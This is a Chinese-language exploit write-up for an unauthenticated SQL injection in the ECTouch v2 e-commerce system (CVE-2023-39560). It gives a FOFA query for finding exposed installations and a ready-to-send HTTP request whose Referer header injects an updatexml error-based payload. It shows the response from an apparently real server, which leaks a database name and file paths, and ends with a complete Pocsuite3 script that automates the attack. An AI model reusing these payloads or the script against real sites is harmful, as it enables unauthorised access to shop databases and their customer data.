# E2-1ECTouch-电商微信小程序-SQL

## 漏洞描述：

ECTouch 电商系统 /ectouch-main/include/apps/default/helpers/insert.php 文件中第285行的 insert_bought_notes 函数中，传入的 $arr['id'] 参数未进行验证和过滤，导致未经身份验证的攻击者利用该漏洞进行SQL 注入,获取数据库敏感信息。

## 网络测绘：

### fofa语法：


FOFA："themes/default/statics/css/ectouch.css"

## 漏洞复现：

payload：

```
GET /index.php?m=default&c=user&a=register&u=0 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Referer: 554fcae493e564ee0dc75bdf2ebf94cabought_notes|a:1:{s:2:"id";s:49:"0&&updatexml(1,concat(0x7e,(database()),0x7e),1)#";}
```

效果图:
查询当前数据库



```
GET /index.php?m=default&c=user&a=register&u=0 HTTP/1.1
Host: v[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Referer: 554fcae493e564ee0dc75bdf2ebf94cabought_notes|a:1:{s:2:"id";s:49:"0&&updatexml(1,concat
(0x7e,(database()),0x7e),1)#";}
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2024 13:48:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.6.9
Cache-control: private
Set-Cookie: touch_id=8ca110061223bf25d4493c2ec1c94595d76c53f7; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1001


Fatal error: Uncaught exception 'Exception' with message ' MySQL Query Error<br>
          <b>SQL</b>: SELECT u.user_name, og.goods_number, oi.add_time, IF
          order_status IN (2, 3, 4), 0, 1) AS order_status FROM
          ecs_order_info  AS oi LEFT JOIN ecs_users  AS u ON oi.user_id =
          user_id, ecs_order_goods  AS og WHERE oi.order_id = og.order_id
          170567210  oi.add_time < 2592000 AND og.goods_id = 0&&updatexm
          concat(0x7e,(database()),0x7e),1)# ORDER BY oi.add_time DESC LIM
          5<br>
          <b>错误详情</b>: XPATH syntax error: '~wfsc2023~'<br>
          <b>错误代码</b>:1105<br>' in C:\phpstudy_pro\WWW\wfsc.99dg.
          shop\include\base\helpers\function.php:1040
Stack trace:
#0 C:\phpstudy_pro\WWW\wfsc.99dg.shop\include\bootstrap.php(103): E(' MySQL Query Er
', 0)
#1 C:\phpstudy_pro\WWW\wfsc.99dg.shop\index.php(17): require('C:\\phpstudy_pro...')
#2 {main}
  thrown in C:\phpstudy_pro\WWW\wfsc.99dg.shop\include\base\helpers\function.php on
  line 1040
```

Pocsuite脚本

```
from pocsuite3.api import Output, POCBase, POC_CATEGORY, register_poc, requests, VUL_TYPE, logger, OptDict
from pocsuite3.api import get_listener_ip, get_listener_port
from urllib.parse import urlparse, urljoin
from pocsuite3.lib.utils import random_str
from collections import OrderedDict
import re


class DemoPOC(POCBase):
    version = '1.0'
    author = ['OidBoy']
    vulDate = '2023-08-28'
    createDate = '2024-01-18'
    updateDate = '2024-01-18'
    references = ['https://nvd.nist.gov/vuln/detail/CVE-2023-39560']
    name = 'ECTouch_ECTouch_未授权_SQL注入漏洞(CVE-2023-39560)'
    appPowerLink = 'https://github.com/ectouch/ectouch'
    appName = 'ECTouch'
    appVersion = 'v2'
    vulType = 'SQL Injection'
    desc = '''ECTouch v2 被发现通过 \\default\\helpers\\insert.php 中的 $arr['id'] 参数包含 SQL 注入漏洞。'''
    samples = []


    def _verify(self):
        result = {}
        headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0",
            "Referer": '554fcae493e564ee0dc75bdf2ebf94cabought_notes|a:1:{s:2:"id";s:49:"0&&updatexml(1,concat(0x7e,(database()),0x7e),1)#";}'
        }
        vulurl = self.url + f'/index.php?m=default&c=user&a=register&u=0'
        resp = requests.get(vulurl, headers=headers, verify=False, allow_redirects=False)
        match = re.search('XPATH syntax error: \'~(.*)~\'',resp.text)
        if  resp.status_code == 200 and match:
            result['VerifyInfo'] = {}
            result['VerifyInfo']['URL'] = self.url
        return self.parse_output(result)

    def _attack(self):
        return self._verify()

    def parse_output(self, result):
        output = Output(self)
        if result:
            output.success(result)
        else:
            output.fail('target is not vulnerable')
        return output

register_poc(DemoPOC)
```